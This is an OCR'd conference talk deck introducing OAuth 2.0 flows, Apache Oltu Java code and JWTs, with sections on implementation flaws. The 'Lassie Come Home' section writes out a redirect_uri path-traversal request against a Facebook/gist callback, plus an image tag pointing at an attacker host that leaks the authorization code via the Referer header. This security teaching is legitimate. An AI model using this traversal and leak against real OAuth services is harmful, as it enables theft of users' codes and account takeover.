OAuth Hacks

A Gentle Introduction to OAuth 2.0 and Apache Oltu

Antonio Sanso (@asanso)

Software Engineer

Adobe Research Switzerland

Who is this guy, BTW?

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
.eyJhdWQiOiJjb25uZWN0MjAxNCIsImlzc
yI6ImFzYW5zbyIsInN1YiI6ImFzYW5zbyI
sImV4cCI6MTQwMzYwMTU1OSwiaWF0
IjoxNDAzNjAxNTU5fQ.9-
MaGUiPg07ezuP9yAOaVLETQH6HMOp
foGwg_c0-PDw

Who is this guy, BTW?

- 
  Software Engineer Adobe Research Switzerland
- 
  VP (Chair) Apache Oltu (OAuth Protocol Implementation in Java)
- 
  Committer and PMC Member for Apache Sling
- 
  Google Security Hall of Fame, Facebook Security Whitehat, GitHub Security Bug Bounty

My (little) contribution to OAuth

Not an RFC, still in the draft phase

OAuth Working Group
Internet-Draft
Intended status: Standards Track
Expires: July 25, 2015

J. Bradley
Ping Identity
A. Sanso, Ed.
Adobe Systems
H. Tschofenig

January 21, 2015

OAuth 2.0 Security: OAuth Open Redirector
draft-bradley-oauth-open-redirector-00.txt

Abstract

This document gives additional security considerations for OAuth, beyond those in the OAuth 2.0 specification and in the OAuth 2.0 Threat Model and Security Considerations.


Agenda

- Introducing OAuth 2.0
- The “OAuth dance”
- Introducing Apache Oltu
- Implementing OAuth 2.0
- OAuth 2.0 Implementation Vulnerabilities
- OAuth 2.0 server to server

Why OAuth?

Several web sites offer you the chance to import the list of your contacts.

It ONLY requires you giving your username and password. HOW NICE



A bit of history – OAuth 1.0a

A bit of history – OAuth 2.0

OAuth2.0

The good

- **OAuth 2.0** is easier to use and implement (compared to OAuth 1.0)
- Wide spread and continuing growing
- Short lived Tokens
- Encapsulated Tokens

* Image taken from the movie "The Good, the Bad and the Ugly"

The bad

- No signature (relies solely on SSL/TLS), Bearer Tokens
- No built-in security
- Can be dangerous if used from not experienced people
- Burden on the client

* Image taken from the movie "The Good, the Bad and the Ugly"

The ugly

- Too many compromises. Working group did not take clear decisions
- **Oauth 2.0** spec is not a protocol, it is rather a framework - **RFC 6749** :*The OAuth 2.0 Authorization Framework*
- Not interoperable - from the spec: “*…this specification is likely to produce a wide range of non-interoperable implementations.*” !!
- Mobile integration (web views)
- A lot of FUD

* Image taken from the movie "The Good, the Bad and the Ugly"

So what should I use?

- No many alternatives

- OAuth 1.0 does not scale (and it is complicated)

OAuth flows

- Authorization Code Grant (aka server side flow) ✓
- Implicit Grant (aka Client side flow) ✓
- Resource Owner Password Credentials Grant
- Client Credentials Grant

OAuth Actors

- Resource Owner (Alice)

- Client (Bob, worker at www.printondemand.biz)

www.printondemand.biz


- Server (Carol from Facebook)

Traditional OAuth “dance” - Authorization Code Grant aka server side flow

2. *Printondemand wants an Authz Code*

3. *Login and authorize*

4. *Here the Authz Code*



1. *I want an Authz Code*

5. *Here we go*

6. Exchange my Authz Code for an Access Token

7. Here we go

8. Give me the profile pictures, here is the Access Token

www.printondemand.biz

Authorization: Bearer
1017097752d5f18f716cc90ac8a5e4c2a9ace6b9

Traditional OAuth “dance” #2- client side flow

2. *Printondemand wants an Access Token*

3. *Login and authorize*

4. *Here the Access Token*

1. *I want an Access Token*

5. *Here we go*

www.printondemand.biz

6. *Give me the profile pictures, here is the Access Token*

Apache Oltu

- 2010 - Project enters incubation with the name of *Apache Amber*

- 2013 - Amber graduates from the incubator with the name ***Apache Oltu***

- OAuth protocol implementation in Java (OAuth client and server)

- It also covers others "OAuth family" related implementations such as JWT, JWS

How difficult is to implement OAuth ?

Traditional OAuth “dance” - Authorization Code Grant aka server side flow

2. *Printondemand wants an Authz Code*

3. *Here the Authz Code*

1. *I want an Authz Code*

4. *Here we go*

www.printondemand.biz

Authorization Server

```
GET /oauth/authorize?response_type=code&
client_id=bfq5abhdq4on33igtmd74ptrli-9rci_8_9&
scope=profile&state=0f9c0d090e74c2a136e41f4a97ed46d29bc9b0251
&redirect_uri=https%3A%2F%2Fwww.printondemand.biz%2Fcallback
HTTP/1.1
Host: server.oltu.com
```

Traditional OAuth “dance” - Authorization Code Grant aka server side flow

2. *Printondemand wants an Authz Code*

3. *Here the Authz Code*

Authorization Server

1. *I want an Authz Code*

4. *Here we go*

```
HTTP/1.1 302 Found
Location: https://www.printondemand.biz/callback?
code=SplxlOBeZQQYbYS6WxSbIA
```

www.printondemand.biz

Traditional OAuth “dance” - Authorization Code Grant aka server side flow



```
protected void doGet(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {

    try {
        //dynamically recognize an OAuth profile based on request characteristic (params,
        // method, content type etc.), perform validation
        OAuthAuthzRequest oauthRequest = new OAuthAuthzRequest(request);

        validateRedirectionURI(oauthRequest)

        //build OAuth response
        OAuthResponse resp = OAuthASResponse
            .authorizationResponse(HttpServletResponse.SC_FOUND)
            .setCode(oauthIssuerImpl.authorizationCode())
            .location(ex.getRedirectUri())
            .buildQueryMessage();

        response.sendRedirect(resp.getLocationUri());
```

2. Printondemand wants an Authz Code

3. Here the Authz Code

1. I want an Authz Code


4. Here we go



Authorization Server

Traditional OAuth “dance” - Authorization Code Grant aka server side flow

Authorization Server




www.printondemand.biz

```
POST /oauth/token HTTP/1.1
Host: server.oltu.com
Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&code=SplxlOBeZQQYbYS6WxSbIA
&state=0f9c0d090e74c2a136e41f4a97ed46d29bc9b0251&
redirect_uri=https%3A%2F%2Fwww.printondemand.biz%2Fcallback
```

Traditional OAuth “dance” - Authorization Code Grant aka server side flow

Authorization Server



www.printondemand.biz

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8

{
 "access_token":"1017097752d5f18f716cc90ac8a5e4c2a9ace6b9”,
 "expires_in":3600
}
```

Traditional OAuth “dance” - Authorization Code Grant aka server side flow

```
protected void doPost(HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException {

OAuthTokenRequest oauthRequest = null;

OAuthIssuer oauthIssuerImpl = new OAuthIssuerImpl..

    try {
            oauthRequest = new OAuthTokenRequest(request);

            validateClient(oauthRequest);

            String authzCode = oauthRequest.getCode();

            // some code
            String accessToken = oauthIssuerImpl.accessToken();
            String refreshToken = oauthIssuerImpl.refreshToken();

            // some code
             OAuthResponse r = OAuthASResponse
                    .tokenResponse(HttpServletResponse.SC_OK)
                    .setAccessToken(accessToken)
                    .setExpiresIn("3600")
                    .setRefreshToken(refreshToken)
                    .buildJSONMessage();

            response.setStatus(r.getResponseStatus());
            PrintWriter pw = response.getWriter();
            pw.print(r.getBody());
            pw.flush();
            pw.close();
```

Authorization Server

Traditional OAuth “dance” - Authorization Code Grant aka server side flow

Resource Server

8. Give me the profile information, here is the Access Token

www.printondemand.biz

```
GET /profile/me HTTP/1.1
Host: server.oltu.com
Authorization: Bearer 1017097752d5f18f716cc90ac8a5e4c2a9ace6b9
```

Traditional OAuth “dance” - Authorization Code Grant aka server side flow

Resource Server

```
protected void doGet(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {

    try {
        // Make the OAuth Request out of this request and validate it
        // Specify where you expect OAuth access token (request header, body or query string)
        OAuthAccessResourceRequest oauthRequest = new
                OAuthAccessResourceRequest(request, ParameterStyle.HEADER);

        // Get the access token
        String accessToken = oauthRequest.getAccessToken();

        //... validate access token
```

8. Give me the profile pictures, here is the Access Token

Bearer Token

Authorization: Bearer
1017097752d5f18f716cc90ac8a5e
4c2a9ace6b9

Scalable OAuth Server

- derive encryption key using $salt_1$
- derive mac key using $salt_2$
- generate random iv
- encrypt. then mac($salt_1$ + iv + data)
- transmit $salt_1$, $salt_2$ iv and encrypted

JSON Web Token

eyJhbGciOiJIUzI1NiIsI
nR5cCI6IkpXVCJ9
eyJhdWQiOiJjb25uZ
WN0MjAxNCIsImlzcyI
6ImFzYW5zbyIsInN1Y
iI6ImFzYW5zbyIsImV
4cCI6MTQwMzYwMT
U1OSwiaWF0IjoxNDA
zNjAxNTU5fQ.MaGUi
Pg07ezuP9yAOaVLE
TQH6HMOpfoGwg_c0
-PDw

Header {"alg":"HS256","typ":"JWT"}

Claims {"aud": "jug2015","iss": "oltu","sub":"asanso","exp":
1403601559,"iat":1403601559}

Signature HMAC

JSON Web Token

Apache Oltu

Sample OAuth V2.0 Client Application

Web Server Flow Choose Application

Generic OAuth2 Application | Smart Gallery | Facebook | Google | Github | LinkedIn

JWT decoder

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJjb25uZWN0MjAxNCIsImlzcyI6ImFzYW5zbyIsInN1YiI6ImFzYW5zbyIsImV4cCI6MTQwMzYwMTU1OSwiaWF0IjoxNDAzNjAxNTU5fQ.9-MaGUiPg07ezuP9yAOaVLETQH6HMOpfoGwg_c0-PDw

Decode

Header

{"alg":"HS256","typ":"JWT"}


Claims Set

{"aud":"connect2014","iss":"asanso","sub":"asanso","exp":1403601559,"iat":1403601559}

OAuth ~~entication~~ orization

- **OAuth 2.0** is **NOT** an authentication protocol. It is an access delegation protocol.
- It can-be-used as an authentication protocol
- **BUT HANDLE WITH CARE**

Attack #1 “confused deputy” aka *“The Devil Wears Prada”*



2. *Printondemand wants an Access Token*

3. *Login and authorize*

4. *Here the Access Token*

1. *I want an Access Token*

5. *Here we go*

www.printondemand.biz

6. *Give me the profile information, here is the Access Token*

7. www.printondemand.biz uses the **profile information** from Facebook to **log in**

N.B.
www.printondemand.biz does not have any security.
They have not Authenticated the User!

* Image taken from the movie "The Devil Wears Prada"

Attack #1 “confused deputy” aka *“The Devil Wears Prada”*

2. *Printondemand wants an Access Token*

3. *Login and authorize*

4. *Here the Access Token*

1. *I want an Access Token*

5. *Here we go*

www.printondemand.biz

6. *Give me the profile information, here is the Access Token*

7. AUTHENTICATED

What does this tell us ?

That www.printondemand.biz authenticated us, given an Access Token

* Image taken from the movie "The Devil Wears Prada"

Attack #1 “confused deputy” aka *“The Devil Wears Prada”*

3. *Login and authorize*

4. *Here the Access Token*

1. *I want an Access Token*

5. *Here we go*

b. *Give me the profile information, here is the Access Token*

6. *Give me the profile information, here is the Access Token*

a. *Here we go*

www.dosomething.biz

c. AUTHENTICATED

www.printondemand.biz

* Image taken from the movie "The Devil Wears Prada"


Attack #2 – Exploit the redirect URI aka "*Lassie Come Home*"

2. *Printondemand wants an Access Token*

1. *I want an Access Token*

```
CALLBACK: http://example.com/path

GOOD:  http://example.com/path
GOOD:  http://example.com/path/subdir/other
BAD:   http://example.com/bar
```

```
GET /oauth/authorize?
response_type=code&client_id=213814055461514&redirect_uri=https%3A%2F
%2Fgist.github.com%2Fauth%2Ffacebook%2Fcallback
Host: https://graph.facebook.com
```



```
/example.com/
/example.com:8080/path
/oauth.example.com:8080/path
/example.org
```

* Image taken from the movie "Lassie Come Home"

Attack #2 – Exploit the redirect URI aka "*Lassie Come Home*"

2. *Printondemand wants an Access Token*

1. *I want an Access Token*

```
GET /oauth/authorize?
response_type=code&client_id=213814055461514&redirect_uri=https%3A%2F
%2Fgist.github.com%2Fauth%2Ffacebook%2Fcallback%2F.\.\../.\.\../.\.\../
asanso/a2f05bb7e38ba6af88f8 ✔
Host: https://graph.facebook.com
```

* Image taken from the movie "Lassie Come Home"

Attack #2 – Exploit the redirect URI aka "*Lassie Come Home*"

2. *Printondemand wants an Access Token*

```
HTTP/1.1 302 Found
Location: https://gist.github.com/auth/asanso/
a2f05bb7e38ba6af88f8?code=SplxlOBeZQQYbYS6WxSbIA
```

1. *I want an Access Token*

```
https://gist.github.com/auth/asanso/a2f05bb7e38ba6af88f8
```

```
...
<img src="http://attackersite.com/">
...
```

```
GET / HTTP/1.1
Host: attackersite.com
Referer: https://gist.github.com/auth/asanso/a2f05bb7e38ba6af88f8
 ?code=SplxlOBeZQQYbYS6WxSbIA
```

* Image taken from the movie "Lassie Come Home"

OAuth 2.0 server to server

Why?

Your application (**OAuth Client**) calls **OAuth Server** APIs on behalf of the service account, and user consent (**Resource Owner**) is not required (no human interaction).

How?

Register client

0. *Generate key pair and upload public key*

OAuth Server 2 Server Flow

www.printondemand.biz

1. *Create and sign JWT*

2. *Use JWT to request token*

3. *Here the Access Token*

4. *Use Access Token to call APIs*

OAuth 2.0 server to server

```
PrivateKey pk = new PrivateKey(privateKey);
JWT jwt = new JWT.Builder()
.setClaimsSetIssuer("788732372078-pas6c4tqtudpoco2f4au18e00suedjtb@developer.gserviceaccount.com")
.setClaimsSetCustomField("scope", " https://www.googleapis.com/auth/plus.login")
.setClaimsSetAudience("https://accounts.google.com/o/oauth2/token")
.setClaimsSetIssuedAt(System.currentTimeMillis() / 1000)
.setClaimsSetExpirationTime(System.currentTimeMillis() / 1000 +3600)
.build();
String payload = new JWTClaimsSetWriter().write(jwt.getClaimsSet());
JWS jws = new JWS.Builder()
.setType("JWT")
.setAlgorithm(JwsConstants.RS256)
.setPayload(payload).sign(new SignatureMethodRSAImpl(JwsConstants.RS256), pk).build();
```

OAuth Server 2 Server Flow

www.printondemand.biz

1. *Create and sign JWT*
2. *Use JWT to request token*
3. *Here the Access Token*
4. *Use Access Token to call APIs*

OAuth 2.0 server to server

```
curl -d 'grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt bearer
&assertion=ASSERTION' https://accounts.google.com/o/oauth2/token
```

OAuth Server 2 Server Flow

www.printondemand.biz

1. *Create and sign JWT*

2. *Use JWT to request token*

3. *Here the Access Token*

4. *Use Access Token to call APIs*

References

- OAuth 2.0 web site - http://oauth.net/2/
- OAuth 2.0 - http://tools.ietf.org/html/rfc6749
- Bearer Token - http://tools.ietf.org/html/rfc6750
- Apache Oltu - http://oltu.apache.org/
- http://oauth.net/articles/authentication/
- JWT - http://tools.ietf.org/html/draft-ietf-oauth-json-web-token-23
- http://intothesymmetry.blogspot.ch/

Questions?